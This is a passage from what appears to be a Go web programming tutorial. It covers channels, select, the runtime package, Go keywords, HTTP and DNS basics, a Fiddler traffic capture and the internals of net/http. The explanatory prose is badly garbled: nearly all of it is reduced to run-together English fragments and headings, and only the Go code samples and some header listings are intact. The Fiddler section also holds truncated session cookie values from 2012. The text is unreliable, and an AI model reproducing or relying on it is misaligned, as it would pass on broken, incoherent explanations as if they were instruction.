)

func fibonacci(n int, c chan int) {
    x, y := 1, 1
    for i := 0; i < n; i++ {
        c <- x
        x, y = y, x + y
    }
    close(c)
}

func main() {
    c := make(chan int, 10)
    go fibonacci(cap(c), c)
    for i := range c {
        fmt.Println(i)
    }
}
```

for i := range c channelchannelchannel
channel

close channel
v, ok := <-ch channelokfalsechannel

channelpanic

channelrange

Select

channelchannelGo

select

select channel

select channelchannelselect

```
package main
```



```

import "fmt"

func fibonacci(c, quit chan int) {
    x, y := 1, 1
    for {
        select {
        case c <- x:
            x, y = y, x + y
        case <-quit:
            fmt.Println("quit")
            return
        }
    }
}

func main() {
    c := make(chan int)
    quit := make(chan int)
    go func() {
        for i := 0; i < 10; i++ {
            fmt.Println(<-c)
        }
        quit <- 0
    }()
    fibonacci(c, quit)
}

```

select default select switchdefaultchannelselectchannel

```

select {
case i := <-c:
    // use i
default:
    // c
}

```

goroutineselect

```
func main() {
    c := make(chan int)
    o := make(chan bool)
    go func() {
        for {
            select {
                case v := <- c:
                    println(v)
                case <- time.After(5 * time.Second):
                    println("timeout")
                    o <- true
                    break
            }
        }
    }()
    <- o
}
```

runtime goroutine

runtimegoroutine

- Goexit

goroutinedefer

- Gosched

goroutine

- NumCPU

CPU

- NumGoroutine

- GOMAXPROCS

CPU

links

-
- : [interface](#)
- :

2.8

GoGo

```
break      default   func      interface  select
case     defer    go       map       struct
chan       else    goto    package  switch
const     fallthrough if     range    type
continue  for    import  return   var
```

- varconst2.2Go
- packageimport
- func
- return
- defer
- go
- select
- interface 2.6
- struct 2.5
- breakcasecontinueforfallthroughelseifswitchgotodefault2.3
- chanchannel

- type
- mapmap
- rangeslicemapchannel

Go

links

-
- :
- : [Web](#)

3 Web

WebGoWebGoHTTPWebWebWebGoWeb




links

-

- :
- : Web

3.1 Web

URLDNSDNSIPPIPTCPHTTP Request
 HTTP ResponsebodyTCP



3.1 Web

WebHTTPHTTPWeb

Web

- TCP/IP
- HTTP
- HTML

HTTP

URL DNS


URL

URL(Uniform Resource Locator)

```
scheme://host[:port#]/path/.../[?query-string][#anchor]
scheme          http, https, ftp
host            HTTP/IP
port#          HTTP80 http://www.cnblogs.com:8080/

path
query-string   http
anchor
```

DNS(Domain Name System) TCP/IP/DNS




3.2 DNS

DNSDNS

1. www.qq.comhostsIP
2. hostsDNS
3. hostsDNSTCP/IPDNSDNS
4. DNSURLIP
5. DNSDNSDNS"DNS"

"DNS"(.com)IPDNSIP.com.com
.comDNS(qq.com)DNSDNSqq.com
www.qq.com

6. DNSDNSDNSDNSDNS



3.3 DNS



()xxxx
xxyyxyy

IPIP

HTTP

HTTPWebWebHTTP

HTTPWeb()InternetTCPTCP80--HTTPHTTP
""HTTP

HTTPHTTPWebCookie

HTTPTCPTCPHTTPSYN FloodDoSDdoSTCPTCP
CPU


HTTP

RequestRequest3Request lineRequest header
bodyheaderbody


```
GET /domains/example/ HTTP/1.1           // RUI HTTP/  
  
Hostwww.iana.org                        //  
User-AgentMozilla /5.0 (Windows NT 6.1) AppleWebKit/537.4 (KHTML, l  
ike Gecko) Chrome/22.0.1229.94 Safari/537.4 //  
Accepttext /html,application/xhtml+xml,application/xml;q=0.9,*/*;q=  
0.8 //mime  
Accept-Encodinggzip,deflate,sdch        //  
Accept-CharsetUTF- 8,*;q=0.5           //  
//  
//POST
```

HTTPGET,POST,PUT,DELETEURLHTTPGET, POST, PUT,
DELETEGETPOSTGET/POST

fiddler



3.4 fiddlerGET



3.5 fiddlerPOST

GETPOST

1. GETPOST
2. GETURL?URL&EditPosts.aspx?name=test1&id=12345
POSTHTTPBody
3. GETURLPOST
4. GETGETURL

HTTP

HTTPResponse

```
HTTP/1.1 200 OK //
Server: nginx/1.0.8 //WEB

Date: Tue, 30 Oct 2012 04:14:25 GMT //
Content-Type: text/html //
Transfer-Encoding: chunked //HTTP

Connection: keep-alive //
Content-Length: 90 //
//
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"... /
/
```

HTTP

HTTPResponseHTTP/1.13

- 1XX -
- 2XX -
- 3XX -
- 4XX -
- 5XX -

200302response header

Fiddler - HTTP Debugging Proxy

File Edit Rules Tools View Help GET /book

Replay X Resume Stream Decode Keep: All sessions Any Process Find Save Br

Web Sessions

#	Result	Protocol	Host	URL
1	302	HTTP	www.weibo.com	/
2	200	HTTP	login.sina.com.cn	/sso/login.php?u
3	200	HTTP	kandian.com	/logon/do_cross
4	200	HTTP	login.t.cn	/sinaurl/sso.jsor
5	200	HTTP	login.sina.com.cn	/favicon.ico
6	302	HTTP	weibo.com	/sso/login.php?s
7	200	HTTP	weibo.com	/kaibao001?wvr
8	200	HTTP	Tunnel to	urs.microsoft.co
9	200	HTTP	tp3.sinaimg.cn	/2392897554/50
10	200	HTTP	ww3.sinaimg.cn	/thumbnail/3feb
11	200	HTTP	tp4.sinaimg.cn	/2452933723/50
12	200	HTTP	ww2.sinaimg.cn	/thumbnail/9234
13	200	HTTP	ww2.sinaimg.cn	/thumbnail/8fac
14	200	HTTP	ww4.sinaimg.cn	/thumbnail/6482
15	200	HTTP	tp4.sinaimg.cn	/1752202027/50
16	200	HTTP	img.t.sinajs.cn	/t35/style/image
17	200	HTTP	ww4.sinaimg.cn	/thumbnail/6870
18	200	HTTP	tp4.sinaimg.cn	/2093492691/50
19	200	HTTP	ww2.sinaimg.cn	/thumbnail/6391
20	200	HTTP	tp3.sinaimg.cn	/1916666114/50
21	200	HTTP	ww3.sinaimg.cn	/thumbnail/6106
22	200	HTTP	tp1.sinaimg.cn	/1448858232/50
23	200	HTTP	ww1.sinaimg.cn	/thumbnail/93b8
24	200	HTTP	tp2.sinaimg.cn	/1657101625/50
25	200	HTTP	tp4.sinaimg.cn	/1069392615/50
26	200	HTTP	ww3.sinaimg.cn	/thumbnail/9b62
27	200	HTTP	ww4.sinaimg.cn	/thumbnail/61e6
28	200	HTTP	ww3.sinaimg.cn	/thumbnail/56ab
29	200	HTTP	ww3.sinaimg.cn	/thumbnail/684f
30	200	HTTP	ww3.sinaimg.cn	/thumbnail/624c
31	200	HTTP	rs.sinajs.cn	/j.gif?uids=1421
32	200	HTTP	ta.sass.sina.com.cn	/front/deliver?ps
33	304	HTTP	rs.sinajs.cn	/j.gif?uids=2072
34	200	HTTP	rs.sinajs.cn	/g.gif?type=1&i

Statistics Inspectors AutoResponder Comp

Headers TextView WebForms HexView Auth

Request Headers

GET /sso/login.php?ssosavestate=1347419304&url=http%3

Client

Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, ap
 Accept-Encoding: gzip, deflate
 Accept-Language: zh-cn
 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5

Cookies / Login

Cookie
 ALF=1347419304

Re

Get SyntaxView Transformer Headers TextView Im

Response Headers

HTTP/1.1 302 Found

Expires: Wed, 05 Sep 2012 03:29:36 GMT
 Pragma: public
 Vary: Accept-Encoding

Cookies / Login

P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR IN
 Set-Cookie: USRHAWB=usrm dins312_155; path=/
 Set-Cookie: v=5; expires=Thu, 06-Sep-2012 03:29:35 GMT; p
 Set-Cookie: SSOLoginState=1346815775; path=/; domain=.v
 Set-Cookie: ALF=1347419304; expires=Wed, 12-Sep-2012 0:
 Set-Cookie: SUS=SID-1889019865-1346815775-JA-dj3tf-af7c
 Set-Cookie: SUP=cv%3D1%26bt%3D1346815775%26et%3f
 Set-Cookie: SUE=es%3De2eb90f23b884b2f2064b876ac68b6
 Set-Cookie: SUS=SID-1889019865-1346815775-JA-dj3tf-af7c
 Set-Cookie: U_TR52=00000007.1e88258f.5046c71e.6e7c545
 Set-Cookie: U_TR51=00000007.1e7d258f.5046c71e.104847-

Entity

Content-Length: 20
 Content-Type: text/html; charset=utf-8

Miscellaneous

DPOOL_HEADER: jason155
 Server: Apache
 SINA-LB: eWYyMTEuaGEueWZncm91cDEuYmoubG9hZGJhbGF

Transport

Connection: close
 Content-Encoding: gzip
 Location: http://weibo.com/kaibao001?wvr=5&lf=reg


HTTP

Connection: keep-alive

HTTPHTTPTCPHTTTPUDP

HTTP/1.1Keep-AliveHTTPTCPTCP

Keep-AliveApache



3.7 requestresponse

URLgo

URLhtmlHTMLHTMLDOMcssjsHTTP

links

-
- : [Web](#)
- : [GOWeb](#)

3.2 Go Web

WebhttpGonet/httphttpWebWeb
cookie

http Web

```
package main

import (
    "fmt"
    "net/http"
    "strings"
    "log"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    r.ParseForm() //
    fmt.Println(r.Form) //
    fmt.Println("path", r.URL.Path)
    fmt.Println("scheme", r.URL.Scheme)
    fmt.Println(r.Form["url_long"])
    for k, v := range r.Form {
        fmt.Println("key:", k)
        fmt.Println("val:", strings.Join(v, ""))
    }
    fmt.Fprintf(w, "Hello astaxie!") //w
}
```

```
func main() {  
    http.HandleFunc("/", sayhelloName) //  
    err := http.ListenAndServe(":9090", nil) //  
    if err != nil {  
        log.Fatal("ListenAndServe: ", err)  
    }  
}
```

buildweb.exe9090http

http://localhost:9090

Hello astaxie!

http://localhost:9090/?url_long=111&url_long=222


```
8
9 F:\kanbox\golangtutorials\web>go build
10
11 F:\kanbox\golangtutorials\web>web.exe
12 map[]
13 path /
14 scheme
15 []
16 map[]
17 path /favicon.ico
18 scheme
19 []
20 map[url_long:[111 222]]
21 path /
22 scheme
23 [111 222]
24 key: url_long
25 val: 111222
26 map[]
27 path /favicon.ico
28 scheme
29 []
30 map[url_long:[111 222]]
31 path /
32 scheme
33 [111 222]
34 key: url_long
35 val: 111222
36 map[]
37 path /favicon.ico
38 scheme
39 []
40
```

3.8 Web

Webhttp

PHPNginxapachetcpnginxsayhelloName
phpcontroller

PythontornadoGoPythonWeb

RubyROR/script/server

GowebWebGoWeb

links

-
- : [Web](#)
- : [Goweb](#)

3.3 Go Web

GoWebnet/httpGoGoWebWeb

web

Requestpostgetcookieurl


Response

Conn

Handler

http

GoWeb



3.9 http

1. Listen Socket
2. Listen SocketClient SocketClient Socket
3. Client SocketHTTPPOSThandlerhandlerClient Socket

GoWeb

-
-
- handler

Go ListenAndServe server

net.Listen("tcp", addr) TCP

GohttpHTTP

```
func (srv *Server) Serve(l net.Listener) error {
    defer l.Close()
    var tempDelay time.Duration // how long to sleep on accept failure
    for {
        rw, e := l.Accept()
        if e != nil {
            if ne, ok := e.(net.Error); ok && ne.Temporary() {
                if tempDelay == 0 {
                    tempDelay = 5 * time.Millisecond
                } else {
                    tempDelay *= 2
                }
                if max := 1 * time.Second; tempDelay > max {
                    tempDelay = max
                }
                log.Printf("http: Accept error: %v; retrying in %v",
                    e, tempDelay)
                time.Sleep(tempDelay)
                continue
            }
            return e
        }
        tempDelay = 0
        c, err := srv.newConn(rw)
        if err != nil {
            continue
        }
        go c.serve()
    }
}
```

srv.Serve(net.Listener)

for{} ListenerConn

goroutineconn

go c.serve() goroutine

connrequest

c.readRequest() handler

